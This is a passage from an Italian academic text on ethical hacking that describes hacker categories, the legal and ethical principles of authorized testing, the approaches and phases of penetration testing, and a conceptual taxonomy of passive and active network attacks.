- *Protocolli di rete e architettura dei sistemi operativi*: la comprensione approfondita della pila protocollare *TCP/IP*, del funzionamento del DNS e delle richieste HTTP è fondamentale per l'analisi dei pacchetti di rete tramite strumenti come Wireshark. Tali conoscenze permettono di individuare falle nel routing o di manipolare i vettori di comunicazione. Allo stesso modo, lo studio del kernel dei sistemi operativi consente di identificare o utilizzare chiamate di sistema nascoste.
- *Crittografia e Reverse Engineering*: l'analisi del software compilato rappresenta una delle competenze più avanzate. Attraverso tecniche di *reverse engineering* e disassemblaggio del codice, gli hacker analizzano gli algoritmi per individuare chiavi segrete, comprendere i meccanismi di protezione o scoprire vulnerabilità non ancora note al pubblico, definite *zero-day*.
- *Ingegneria sociale e psicologia applicata*: l'infiltrazione non si limita all'utilizzo di codice malevolo poichè anche il fattore umano può apparire come un anello debole della catena di sicurezza. Infatti, attraverso tecniche di phishing o comunicazioni ingannevoli, gli hacker manipolano la psicologia dei dipendenti aziendali, ricorrendo a dinamiche di urgenza o di autorità per indurli a rivelare credenziali d'accesso o a eseguire file infetti.

1.3.2 Tipologie di hacker

Se la classificazione precedentemente esaminata adotta come principale parametro di valutazione il livello di abilità tecnica del soggetto, l'analisi sistematica della figura dell'hacker richiede una categorizzazione più generale e strutturata, basata sull'etica, sulle finalità operative e sulla legalità delle azioni compiute all'interno della rete. Nel contesto della sicurezza informatica moderna, questa differenziazione viene universalmente definita attraverso la tassonomia dei "cappelli" (*hat*), la quale suddivide gli operatori in tre macro-categorie fondamentali (Figura 1.3):

- *White Hat*: la prima categoria tratta di individui, studiosi ed esperti di codici sorgente e di programmazione che studiano approfonditamente le architetture hardware e software con l'esclusivo scopo di scoprire vulnerabilità o falle, sviluppando soluzioni idonee a proteggere gli utenti finali. Questi soggetti possiedono l'autorizzazione formale per introdursi nei sistemi informatici, operando con l'obiettivo di smascherare le debolezze strutturali prima che attori malevoli possano sfruttarle. Nell'esercizio delle loro attività, i White Hat si attengono a rigide linee guida deontologiche: dirigono le proprie offensive esclusivamente verso reti mirate e preventivamente autorizzate, segnalano tempestivamente le scoperte ai legittimi proprietari e non violano in alcun modo la privacy delle persone. Per tali ragioni, molte organizzazioni scelgono di assumerli stabilmente o di ingaggiarli come consulenti esterni per l'esecuzione di penetration test o nell'ambito di programmi strutturati di *bug bounty*. L'esperto di sicurezza informatica che opera come White Hat sfrutta, quindi, le proprie competenze ingegneristiche a fin di bene, mettendo a dura prova le difese di una rete per consentire agli amministratori di adottare adeguate contromisure preventive, dimostrando come l'hacking per scopi positivi contribuisca a rendere il mondo digitale un ambiente più sicuro. Uno degli

esempi storici più rilevanti in questo ambito è rappresentato dall'informatico britannico Marcus Hutchins, noto nell'ambiente con il nome di battaglia *MalwareTech*. Hutchins, esperto di *reverse engineering* e di analisi del codice, divenne celebre a livello globale per essere riuscito a bloccare la diffusione del devastante ransomware *WannaCry* nel giro di poche decine di minuti; analizzando il codice sorgente del malware, individuò una piccola vulnerabilità intrinseca e la sfruttò per arginare l'impatto distruttivo, agendo senza richiedere alcun compenso economico.

- *Black Hat*: al polo opposto, si collocano gli individui che scelgono deliberatamente di violare i sistemi informatici per ottenere vantaggi strettamente personali quali benefici economici, furto di informazioni riservate o danneggiamento sistematico delle infrastrutture, senza considerare le gravi conseguenze legali derivanti dalla partecipazione a massicci attacchi cyber. Chiaramente, all'interno di questa categoria si collocano i cracker, ovvero tutti quegli esperti informatici che attaccano un singolo computer o un'intera rete con l'esplicito intento di prenderne il possesso o di distruggerlo. L'obiettivo primario rimane quello relativo alla monetizzazione ottenuta mediante le proprie capacità tecniche, un fine che perseguono attraverso lo sviluppo e la vendita sul *dark web* di malware, script malevoli e kit pronti all'uso noti come *Malware-as-a-Service*, oltre alla gestione di vaste reti di dispositivi compromessi impiegate per condurre attacchi di tipo DDoS su larga scala. La categoria dei Black Hat presenta al suo interno un'ulteriore stratificazione basata sulle competenze. Si distinguono a tal proposito:
 - Gli *script kiddies*, ovvero cracker esordienti che tentano di manomettere i sistemi informatici limitandosi a utilizzare software e strumenti automatizzati realizzati da altri pirati informatici.
 - I *wannabe*, che rappresentano quei soggetti che aspirano a diventare cracker ma che non hanno ancora sviluppato né le competenze teoriche né le capacità tecniche necessarie per operare autonomamente.
 - I *cracker* veri e propri, rappresentanti il vertice tecnico della piramide criminale.
- *Gray Hat*: a metà strada tra le due figure precedenti si posizionano gli Hacker Gray Hat, i quali presentano tratti comuni sia ai White che ai Black hat. Costoro ereditano dai primi l'approccio etico orientato alla ricerca di falle e alla progettazione di soluzioni protettive, mentre mutuano dai secondi la volontà di accedere ai sistemi informatici terzi in modo non autorizzato. L'obiettivo dei Gray Hat non è, solitamente, legato alla distruzione dei sistemi o alla volontà di causare danni finanziari diretti, bensì risiede nel desiderio di dimostrare le proprie capacità e competenze tecniche. Nonostante possano segnalare le vulnerabilità scoperte in modo responsabile, le loro attività rimangono formalmente illegali, poiché violano i diritti di proprietà e mancano di una previa autorizzazione. Proprio a causa di questi obiettivi non sempre limpidi, la moralità delle loro azioni è oggetto di continuo dibattito sociologico e legale, specialmente riguardo al modo in cui tali interventi si inseriscono nei programmi di *bug bounty* esistenti, tanto che una parte dell'opinione pubblica tende a considerarli come una sorta di vigilanti o accesi appassionati del settore. Fanno parte di questa categoria i cosiddetti Quite, Paranoid e Skilled hacker, nonché esperti avanzati di programmazione e di penetration testing che si differenziano dai White Hat poiché prediligono lo sviluppo autonomo dei propri strumenti di hacking e scelgono di condurre le offensive manualmente, anziché affidarsi a processi automatizzati. Una volta individuata la falla, invece, decidono di procedere (diversamente dai Black Hat) notificando la vulnerabilità ai diretti interessati, affinché possano correggerla richiedendo, talvolta, un ingente pagamento economico come compenso.




Figura 1.3: Rappresentazione grafica delle diverse tipologie di hacker

1.4 Fondamenti e principi dell’Ethical Hacking

L’Ethical Hacking si definisce come una disciplina proattiva e strutturata nell’ambito della sicurezza informatica, il cui scopo primario è la valutazione oggettiva e sistematica della postura difensiva di un’infrastruttura tecnologica. La filosofia operativa su cui poggia l’intera metodologia si basa sul principio fondamentale secondo cui, per poter proteggere in modo efficace un perimetro digitale dalle minacce esterne, è indispensabile saper pensare e agire con le medesime modalità di un potenziale attaccante malevolo. Tale approccio, non si limita all’implementazione di contromisure passive o tradizionali, poichè prevede l’adozione deliberata delle stesse tecniche, degli stessi strumenti e delle stesse strategie di infiltrazione utilizzate dalla criminalità informatica. Attraverso questa simulazione offensiva controllata, l’organizzazione ha la possibilità di identificare tempestivamente le debolezze intrinseche, i bug software e le falle di configurazione dei propri sistemi, permettendo ai difensori di comprendere l’esatta natura dei rischi e di attuare le necessarie procedure di correzione prima che un cybercriminale possa sfruttarle in modo distruttivo. Sotto il profilo strettamente metodologico e operativo, la linea di demarcazione che separa l’hacking etico da un reato informatico non risiede nella natura delle competenze tecniche ma è determinata in modo univoco da un solido apparato di vincoli giuridici e contrattuali. Tali principi sono i seguenti:

I fondamenti dell’Ethical Hacking si articolano, pertanto, su una serie di pilastri irrinunciabili che normano la professione e garantiscono la legittimità e la sicurezza di ciascuna operazione:

- *Autorizzazione formale ed esplicita*: costituisce il preconetto legale e il pilastro giuridico imprescindibile dell’intera attività. Prima di avviare qualunque tipo di interazione, scansione o tentativo di accesso ai sistemi target, l’hacker etico deve aver ottenuto un mandato scritto, formale e legalmente vincolante, debitamente firmato dai legittimi proprietari dell’infrastruttura o dai responsabili aziendali provvisti dei necessari poteri decisionali. Operare in assenza di tale documento, indipendentemente dalle reali intenzioni benevole del soggetto o dall’assenza di danni materiali, configura, a tutti gli effetti, una violazione informatica punibile ai sensi delle normative penali vigenti.
- *Definizione e rispetto del perimetro operativo (Scope)*: l’accordo contrattuale deve dettagliare con assoluta precisione i confini e i limiti entro cui l’esperto è autorizzato a muoversi. Lo *scope* stabilisce in modo tassativo quali asset (indirizzi IP, server specifici, applicazioni web, segmenti di rete interna o dispositivi fisici) possono essere sottoposti alla simulazione d’attacco e, di contro, quali elementi devono essere rigorosamente esclusi per non compromettere la continuità operativa dell’organizzazione o per non esporre a rischi infrastrutture critiche collegate. Il superamento intenzionale o accidentale di tali confini costituisce una violazione dei patti e dei requisiti legali.

- *Tutela della riservatezza e dell'integrità dei dati*: nel corso delle attività di verifica, l'hacker etico si trova inevitabilmente a intercettare, visualizzare o entrare in possesso di informazioni strettamente riservate, dati personali protetti dalle normative sulla privacy, credenziali d'accesso o segreti industriali sensibili. Il professionista è vincolato dal rispetto assoluto di stringenti accordi di riservatezza (*Non-Disclosure - NDA*), assumendosi la responsabilità legale di proteggere tali patrimoni informativi, impegnandosi a non esfiltrarli, non divulgarli a terzi e a non alterarne l'integrità durante le fasi di test.
- *Trasparenza e obbligo di rendicontazione strutturata*: a differenza di un reale utente malevolo, il cui fine è l'occultamento delle proprie tracce per sfruttare la vulnerabilità a proprio vantaggio, l'hacker etico ha il preciso dovere professionale di documentare in modo trasparente e dettagliato ogni singola azione compiuta, ogni risorsa compromessa e ogni falla individuata. Tutte le evidenze raccolte devono essere convogliate all'interno di un report tecnico finale esaustivo, il quale viene consegnato esclusivamente ai vertici aziendali e ai team di sicurezza interni per supportare e indirizzare i successivi investimenti e le attività di correzione.

Accanto ai vincoli puramente legali e contrattuali, l'Ethical Hacking è regolato da profondi principi deontologici non scritti, direttamente connessi alla responsabilità sociale e all'integrità morale del professionista. Poiché le competenze e gli strumenti impiegati possiedono un elevato potenziale distruttivo, chi opera in questo settore deve dimostrare una condotta etica imparziale. L'adesione a un codice morale rigoroso assicura che le capacità ingegneristiche dell'hacker etico rimangano costantemente orientate al rafforzamento globale delle difese, alla salvaguardia dei diritti degli utenti e alla protezione della collettività, consolidando il ruolo di questa figura come risorsa fondamentale e legittima per la resilienza del panorama tecnologico contemporaneo.

1.5 Penetration testing

Mettere in atto la filosofia dell'hacker etico richiede l'adozione di un approccio metodologico rigoroso, dinamico e fortemente orientato all'azione. Non vengono, quindi, effettuate verifiche statiche o teoriche delle difese, nè delle semplici analisi documentali delle politiche aziendali, bensì ci si cala interamente nei panni di un reale avversario, adottandone le medesime strategie operative, l'inventiva e la persistenza. Questo *modus operandi* richiede l'applicazione costante di un processo investigativo e d'attacco che metta alla prova l'intera infrastruttura tecnologica nel modo più realistico possibile. All'interno di questo panorama operativo, lo strumento d'elezione, nonchè l'azione d'eccellenza, a cui l'hacker etico ricorre sistematicamente per attenersi al suo mandato, è rappresentato dall'esecuzione dei Penetration Test.

Il ricorso a questa specifica attività risponde a una precisa necessità evolutiva della cybersecurity. Le misure difensive tradizionali, per quanto sofisticate, rischiano di rimanere inefficaci se non vengono verificate sul campo contro un'intelligenza umana intenzionata a eluderle. Di conseguenza, l'hacker etico canalizza tutte le proprie competenze multidisciplinari in un'azione offensiva simulata e pianificata nei minimi dettagli. Questa attività non è un evento isolato, ma si configura come l'asse portante della consulenza di sicurezza e come mezzo empirico attraverso il quale l'esperto è in grado di squarciare il velo delle presunte certezze aziendali, per mostrare ai decisori la reale postura di sicurezza dell'organizzazione. Diventa, quindi, fondamentale analizzare in profondità la struttura e le caratteristiche di questa pratica per comprendere come una simulazione d'attacco possa trasformarsi in uno strumento di protezione definitivo.

1.5.1 Definizione di penetration testing

Il penetration testing (comunemente noto come *pen test*) si configura come una metodologia di verifica dinamica, in cui un professionista della sicurezza informatica (*penetration tester*) esegue un attacco informatico simulato e autorizzato contro l'infrastruttura tecnologica di un'organizzazione. Questa pratica rappresenta l'applicazione operativa delle competenze di hacking etico, all'interno della quale l'uso di strumenti e strategie offensive non è finalizzato al danneggiamento degli asset o all'esfiltrazione illecita di informazioni, bensì all'individuazione e alla successiva correzione delle vulnerabilità strutturali prima che attori malevoli possano sfruttarle. Lanciando offensive simulate, i penetration tester cooperano attivamente con i team di difesa interni, fornendo una mappatura realistica delle falle critiche e contribuendo a innalzare il livello di postura di sicurezza complessivo dell'azienda. Per comprendere appieno la natura ingegneristica del penetration testing, è necessario differenziarlo nettamente dalle semplici attività di valutazione delle vulnerabilità (*Vulnerability Assessment*). Sebbene entrambe le pratiche supportino i team addetti alla sicurezza nell'identificazione dei punti deboli in applicazioni, dispositivi e reti, esse rispondono a scopi e logiche operative differenti, spingendo molte organizzazioni ad adottarle in modo complementare:

- *Valutazione delle vulnerabilità (vulnerability assessment)*: consiste, in genere, in scansioni automatiche e ricorrenti che ricercano difetti comuni e vulnerabilità note all'interno di un sistema, contrassegnandole in un registro per la successiva revisione. Si tratta di un'analisi statica e superficiale, utile a verificare rapidamente i difetti più ordinari.
- *Test di penetrazione (penetration test)*: compie un passo ulteriore e decisivo. Una volta individuate le vulnerabilità, il tester non si limita a catalogarle, ma le utilizza attivamente all'interno di attacchi simulati che imitano fedelmente i comportamenti e le catene di sfruttamento dei criminali informatici. Questo permette di acquisire una comprensione approfondita di come un reale avversario potrebbe sfruttare tali falle per accedere a dati sensibili o interrompere i processi aziendali.

Il ricorso a processi sia automatizzati sia manuali consente di scoprire, oltre alle vulnerabilità già note, anche quelle logiche e precedentemente sconosciute, riducendo drasticamente l'incidenza dei falsi positivi; l'esecuzione con successo di un exploit dimostra in modo empirico che la falla è reale e sfruttabile. Inoltre, poiché tali servizi sono generalmente erogati da esperti di terze parti, l'analisi beneficia di una prospettiva esterna capace di identificare difetti di configurazione o debolezze metodologiche che i team di sicurezza interni potrebbero non notare a causa della routine gestionale.

Le organizzazioni scelgono di condurre con regolarità i penetration test per rispondere a tre motivazioni strategiche fondamentali:

1. *Adozione di misure proattive raccomandate*: le principali autorità globali di cybersecurity considerano il pen test una difesa essenziale. Ad esempio, a fronte di un aggravamento del fenomeno del cybercrime, istituzioni governative, come il governo federale degli Stati Uniti, hanno esplicitamente esortato le aziende a ricorrere ai test di penetrazione per sfruttare difese proattive contro gli attacchi ransomware.
2. *Supporto alla conformità normativa generale*: quadri normativi stringenti sulla tutela dei dati, tra cui il Regolamento Generale sulla Protezione dei Dati (GDPR) in ambito europeo e l'Health Insurance Portability and Accountability Act (HIPAA), impongono l'adozione di controlli di sicurezza rigorosi. I penetration test consentono di dimostrare la conformità a tali normative, garantendo che i controlli implementati funzionino esattamente come previsto.

3. *Soddisfacimento di requisiti normativi espliciti*: alcuni standard internazionali impongono il pen test come requisito mandatorio e vincolante. È il caso del Payment Card Industry Data Security Standard (*PCI-DSS*), il quale richiede esplicitamente l'esecuzione periodica di test di penetrazione sia interni sia esterni.

Sebbene ogni test presupponga la simulazione di un'offensiva, le attività si differenziano radicalmente in base alla tipologia di asset aziendale che costituisce il bersaglio dell'analisi. Si identificano, pertanto, quattro principali domini applicativi:

- *Pen test delle applicazioni*: focalizzato sulla ricerca di vulnerabilità all'interno di software e sistemi correlati, quali applicazioni web, siti internet, app mobili, ecosistemi IoT, soluzioni in cloud e interfacce API. I tester avviano solitamente le analisi verificando la presenza delle minacce censite nella *OWASP Top 10*, per poi estendere l'indagine a falle logiche e difetti di sicurezza specifici del software in esame.
- *Pen test della rete*: diretto verso l'intera infrastruttura di comunicazione e di calcolo dell'azienda. Si suddivide in due varianti: i test esterni, in cui si imitano le azioni di un attaccante remoto privo di privilegi nel tentativo di violare gli asset connessi a Internet (server, router, perimetri aziendali), e i test interni, che simulano il comportamento di insider malevoli o di attaccanti che hanno già ottenuto credenziali legittime, valutando come un utente possa abusare dei privilegi per sottrarre dati o manipolare l'infrastruttura.
- *Pen test dell'hardware*: mirato alla valutazione dei dispositivi fisici connessi alla rete, inclusi laptop, dispositivi mobili, apparati IoT e sistemi di tecnologia operativa (OT) industriale. L'analisi ricerca sia difetti software a basso livello (come exploit del sistema operativo per ottenere l'accesso remoto a un endpoint), sia vulnerabilità fisiche (come l'accesso improprio a un data center), analizzando come un utente malintenzionato possa muoversi lateralmente da un dispositivo compromesso verso altre aree sensibili della rete.
- *Pen test del personale*: orientato alla verifica delle pratiche di cybersecurity dei dipendenti e alla valutazione del livello di vulnerabilità dell'azienda rispetto agli attacchi di ingegneria sociale. I test utilizzano tecniche orchestrate di manipolazione psicologica (il *phishing* può essere un esempio) per indurre i lavoratori a divulgare informazioni riservate o password. Questo dominio include anche la verifica della sicurezza fisica degli edifici mediante tecniche come il *tailgating*, che consiste nell'introdursi in aree riservate seguendo a breve distanza un dipendente autorizzato.

1.5.2 Approcci al test

La pianificazione operativa di un penetration test richiede la definizione preventiva del livello di informazioni e di accessi che l'organizzazione committente intende fornire ai tester prima dell'inizio delle attività offensive. Questa scelta determina non solo la metodologia di analisi, ma anche la tipologia di scenario che si intende simulare. Sulla base della trasparenza e della quantità di dati condivisi ex ante, la letteratura tecnica e le metodologie industriali standardizzano tre principali approcci metodologici, universalmente noti come test *Black Box*, *White Box* e *Grey Box*.

Il primo approccio è rappresentato dal *Black Box Test* (o test a scatola chiusa) in cui i penetration tester affrontano l'infrastruttura bersaglio senza possedere alcuna conoscenza preventiva circa la sua architettura interna, il codice sorgente, i protocolli utilizzati o le difese implementate. Ai tester viene fornita esclusivamente un'informazione di altissimo

livello, come il nome dell'azienda o un dominio web principale. Di conseguenza, questo approccio simula in modo estremamente fedele il comportamento di un attaccante esterno generico o di un hacker malintenzionato che tenta di infiltrarsi nel perimetro aziendale partendo da zero. L'attività richiede un massiccio investimento di tempo nella fase iniziale di ricognizione e raccolta delle informazioni, necessaria a mappare la superficie d'attacco visibile da Internet. Sebbene questo metodo offra il vantaggio di testare la reale efficacia dei sistemi di rilevamento degli attacchi in tempo reale e la prontezza del team di difesa interno, rischia di tralasciare vulnerabilità interne profonde qualora il perimetro esterno risulti temporaneamente impenetrabile nel tempo concesso per il test.

Al polo opposto si colloca il *White Box Test* (o test a scatola bianca), un approccio improntato alla totale trasparenza e alla massima condivisione informativa. Prima dell'inizio delle operazioni, all'hacker etico viene concesso pieno accesso alla documentazione tecnica del sistema, ai diagrammi di rete, agli schemi delle architetture di rete, alle credenziali di amministrazione e, nel caso di valutazioni applicative, al codice sorgente completo del software. Questo metodo non mira a simulare la fatica di un attaccante esterno nel penetrare il perimetro, bensì si focalizza sull'esecuzione di un processo di verifica di sicurezza estremamente approfondito e ad altissima densità tecnica. L'approccio White Box è particolarmente efficace per condurre analisi approfondite del codice sorgente e per identificare falle logiche complesse, configurazioni errate nei server interni o debolezze strutturali che richiederebbero mesi di tentativi alla cieca per essere scoperte. Si tratta di una metodologia esaustiva, ideale per contesti in cui si desidera verificare la sicurezza intrinseca di un asset critico prima del suo rilascio in produzione o per valutare l'impatto di un potenziale attaccante interno con massimi privilegi.

La terza e ultima metodologia, che si pone come punto di equilibrio e sintesi tra le precedenti, è il *Grey Box Test* (o test a scatola grigia). In questo scenario, l'organizzazione fornisce ai penetration tester un livello di conoscenza parziale e limitato del sistema. Tipicamente, i tester ricevono credenziali di accesso standard, prive di privilegi amministrativi, insieme a una mappa generica dell'infrastruttura o della logica applicativa. Questo approccio è progettato per simulare due specifici e frequenti vettori di minaccia del mondo reale: il comportamento di un utente interno malintenzionato che abusa dei propri limitati privilegi d'accesso per muoversi lateralmente nella rete, oppure lo scenario in cui un attaccante esterno sia già riuscito a sottrarre le credenziali di un dipendente tramite tecniche di phishing o violazioni di basso livello. Sotto il profilo ingegneristico, il test Grey Box rappresenta spesso la scelta più efficiente in termini di costi e tempi per le aziende. Riducendo il tempo che i tester dovrebbero spendere nella fase di ricognizione alla cieca (tipica del Black Box), consente di focalizzare immediatamente le risorse e le attività manuali sullo sfruttamento attivo delle vulnerabilità interne, garantendo, al contempo, un livello di realismo operativo estremamente elevato.

1.5.3 Struttura di un penetration test

Indipendentemente dallo specifico dominio applicativo o dall'approccio metodologico selezionato, l'esecuzione di un penetration test non si sviluppa mai come un'azione caotica o improvvisa, bensì segue un ciclo di vita rigorosamente strutturato e standardizzato. La letteratura ingegneristica e le migliori pratiche industriali concordano nel suddividere l'attività in fasi sequenziali interconnesse in cui il risultato di ognuna andrà a costituire il prerequisito informativo per la fase successiva. Questa linearità metodologica assicura che il test venga condotto in modo sicuro, esaustivo e, soprattutto, perfettamente replicabile.

Il ciclo operativo (Figura 1.4) si articola nelle seguenti fasi fondamentali:

- *Pianificazione e definizione dello Scope (Pre-engagement)*: questa fase iniziale, di natura prettamente strategica e contrattuale, rappresenta il momento in cui i penetration tester

e i vertici dell'organizzazione stabiliscono i requisiti legali e operativi dell'attività. In questa sede vengono determinate le regole di ingaggio, viene definito con precisione millimetrica il perimetro dei sistemi da sottoporre ad attacco e vengono concordate le tempistiche e le modalità di interazione, garantendo la totale legittimità e la sicurezza delle operazioni.

- *Ricognizione e raccolta delle informazioni (Reconnaissance)*: costituisce la base conoscitiva dell'intero test. In questa fase, il team offensivo raccoglie la maggiore quantità possibile di dati riguardanti l'infrastruttura bersaglio al fine di mapparne l'ambiente e identificarne i potenziali vettori di ingresso. La ricognizione si articola in due modalità complementari: la ricognizione passiva, che sfrutta fonti pubblicamente accessibili e tecniche di Open Source Intelligence (OSINT), quali la consultazione di registri di dominio, documentazione pubblica o repository di codice, senza interagire direttamente con i sistemi aziendali, e la ricognizione attiva, che prevede una prima e controllata interazione con il target tramite query DNS mirate o l'ispezione dei flussi di traffico.
- *Scansione e scoperta dei target (Scanning and Discovery)*: le informazioni teoriche raccolte nella fase precedente vengono tradotte in una mappatura tecnica e dinamica della superficie d'attacco. I tester passano all'interazione diretta con l'infrastruttura avvalendosi di strumenti automatizzati (come i port scanner) e analisi manuali per identificare gli host attivi, le porte di comunicazione aperte e i servizi software in esecuzione con le relative versioni. L'obiettivo fondamentale di questo stadio è l'individuazione di falle di configurazione, bug noti o debolezze logiche, valutando contestualmente come i sistemi di protezione perimetrale (quali i firewall) reagiscano ai primi tentativi di intrusione.
- *Sfruttamento delle vulnerabilità (Exploitation o Gaining Access)*: rappresenta il cuore operativo del penetration test, ovvero lo stadio in cui si compie il passo ulteriore rispetto al mero Vulnerability Assessment. Una volta isolate le potenziali falle, i tester lanciano attacchi simulati per verificarne la reale e concreta sfruttabilità. Attraverso l'esecuzione di exploit manuali o automatizzati, il professionista tenta di eludere i controlli di sicurezza per penetrare all'interno del sistema, imitando fedelmente le tattiche dei criminali informatici. Questa fase serve a dimostrare empiricamente l'impatto reale di una vulnerabilità, eliminando i falsi positivi.
- *Post-sfruttamento e mantenimento dell'accesso (Post-exploitation)*: una volta ottenuto il punto di accesso iniziale, l'attività si focalizza sulla determinazione del valore e della criticità del sistema compromesso. I tester valutano la persistenza dell'intrusione e attuano tecniche di escalation dei privilegi per acquisire diritti di amministrazione di massimo livello. In questa fase si simulano anche i movimenti laterali all'interno della rete per comprendere fin dove un attaccante potrebbe spingersi, dimostrando la capacità di raggiungere dati sensibili o di interrompere le operazioni di business senza tuttavia causare alcun danno effettivo al patrimonio informativo aziendale.
- *Rendicontazione e Reporting (Reporting Phase)*: rappresenta l'atto conclusivo e, sotto il profilo consulenziale, il più rilevante dell'intero processo. Tutte le evidenze tecniche raccolte, le catene d'attacco completate con successo e le vulnerabilità verificate vengono documentate in modo trasparente e strutturato all'interno di un report finale esaustivo. Questo documento non si limita a elencare i difetti riscontrati, ma fornisce ai decisori aziendali e ai team di sicurezza interni un'analisi d'impatto approfondita e una guida prioritaria per l'attuazione delle necessarie misure di correzione e mitigazione del rischio.




Figura 1.4: Rappresentazione grafica delle sei fasi di un Penetration Test

1.6 Tassonomia degli attacchi informatici

Nel contesto della sicurezza ingegneristica delle informazioni, un attacco informatico (conosciuto anche come *cyberattack*) si definisce come un tentativo deliberato e non autorizzato da parte di un autore malevolo, di violare il perimetro di sicurezza di un sistema computazionale, di una rete o di un'infrastruttura digitale. L'obiettivo di tale azione offensiva è focalizzato sulla compromissione dei tre pilastri fondamentali della sicurezza dei dati: la riservatezza, tramite l'accesso non autorizzato a informazioni sensibili o proprietà intellettuali, l'integrità, attraverso l'alterazione o la manipolazione non autorizzata dei dati, e la disponibilità, mediante il blocco, il danneggiamento o la distruzione degli asset tecnologici necessari alla continuità operativa di un'organizzazione. L'evoluzione tecnologica ha trasformato gli attacchi informatici da eventi isolati e puramente vandalici, a operazioni altamente sofisticate e guidate da precise motivazioni economiche, geopolitiche o di spionaggio industriale, con impatti finanziari e reputazionali devastanti per le imprese colpite. Per poter sferrare un attacco con successo, un malintenzionato deve individuare ed eludere i controlli difensivi sfruttando uno o più vettori d'attacco. Un vettore rappresenta il percorso, il mezzo o la tecnica specifica utilizzati dall'attaccante per ottenere l'accesso iniziale al sistema o alla rete bersaglio (come vulnerabilità software non "patchate", configurazioni errate dei dispositivi o debolezze nei protocolli di comunicazione).

Al fine di comprendere e analizzare scientificamente la vasta gamma di minacce che caratterizzano il panorama contemporaneo della cybersecurity, è indispensabile adottare un criterio di classificazione rigoroso, ovvero una tassonomia sistematica. Questo sforzo di categorizzazione permette di "mappare" i comportamenti degli avversari non soltanto in base agli strumenti software impiegati, ma soprattutto in base alla modalità di interazione con i sistemi target e alla natura della minaccia. Tradizionalmente, la classificazione ingegneristica divide le offensive in due macro-categorie fondamentali basandosi sul livello di alterazione delle risorse di rete: gli attacchi passivi e gli attacchi attivi. A queste due categorie, si affianca e si integra in modo trasversale l'ingegneria sociale, la quale sposta il focus della vulnerabilità dall'infrastruttura tecnologica direttamente al fattore umano.

1.6.1 Attacchi passivi

Gli attacchi passivi si configurano come operazioni offensive il cui obiettivo primario è l'intercettazione, l'acquisizione e l'analisi delle informazioni in transito attraverso una rete, senza che avvenga alcuna alterazione delle risorse di sistema, dei dati o delle configurazioni infrastrutturali. In questa tipologia di minaccia, l'attore malevolo assume un ruolo di osservatore silente: l'attacco non introduce dati fittizi, non modifica i messaggi legittimi e non interrompe in alcun modo la continuità operativa dei servizi. Di conseguenza, il sistema bersaglio continua a funzionare regolarmente, non registrando anomalie prestazionali o interruzioni che possano fungere da indicatore di compromissione. L'assoluta invisibilità, rende gli attacchi passivi estremamente difficili da rilevare tempestivamente attraverso i tradizionali sistemi di monitoraggio o i firewall, spostando il focus delle contromisure ingegneristiche dalla rilevazione alla prevenzione, principalmente tramite l'adozione di protocolli di crittografia robusti.

All'interno di questa categoria, le fonti tecniche identificano specifiche modalità operative e vettori di rischio:

- *Intercettazione del contenuto dei messaggi (Eavesdropping o Sniffing)*: questa tecnica consiste nel monitorare, intercettare e registrare il traffico di rete per catturare dati sensibili trasmessi in chiaro, come credenziali di accesso, informazioni finanziarie, comunicazione private o segreti industriali. Un esempio classico è rappresentato dallo *sniffing* di pacchetti su reti Wi-Fi pubbliche o non protette, dove un attaccante, posizionandosi all'interno del medesimo canale di comunicazione, è in grado di leggere integralmente i dati scambiati tra gli utenti e i server remoti.
- *Analisi del traffico (Traffic Analysis)*: qualora i dati siano protetti da cifratura, impedendo all'attaccante di leggerne il contenuto testuale, l'hacker può, comunque, condurre un'analisi passiva focalizzata sui metadati della comunicazione. Attraverso l'osservazione e l'esame sistematico dei flussi, il malintenzionato è in grado di determinare l'identità dei nodi comunicanti, la loro posizione geografica, la frequenza delle interazioni, i protocolli utilizzati e la dimensione dei pacchetti trasmessi. Queste informazioni consentono di "mappare" le relazioni strategiche all'interno di un'organizzazione o di intuire la natura delle attività in corso, sfruttando la prevedibilità dei canali di comunicazione.
- *Intercettazione di credenziali e sessioni (Snooping)*: variante affine all'eavesdropping, si concentra sull'osservazione mirata delle attività digitali di un utente per carpirne i dati di login o i token di sessione mentre vengono digitati o trasmessi, agendo sempre in modalità non distruttiva e impercettibile per la vittima.

1.6.2 Attacchi attivi

A differenza della modalità passiva, gli attacchi attivi prevedono un'interazione diretta, intrusiva e manipolativa con l'infrastruttura tecnologica bersaglio. In questo scenario, l'attaccante non si limita a osservare il flusso dei dati ma interviene deliberatamente per alterare le risorse del sistema, modificare i messaggi in transito, iniettare codice malevolo o bloccare l'erogazione dei servizi. Poiché queste azioni determinano un cambiamento visibile nello stato del sistema o della rete, gli attacchi attivi provocano anomalie operative, interruzioni di servizio o violazioni dell'integrità dei dati che li rendono rilevabili dai sistemi di sicurezza (come gli IDS/IPS o i log di sistema).

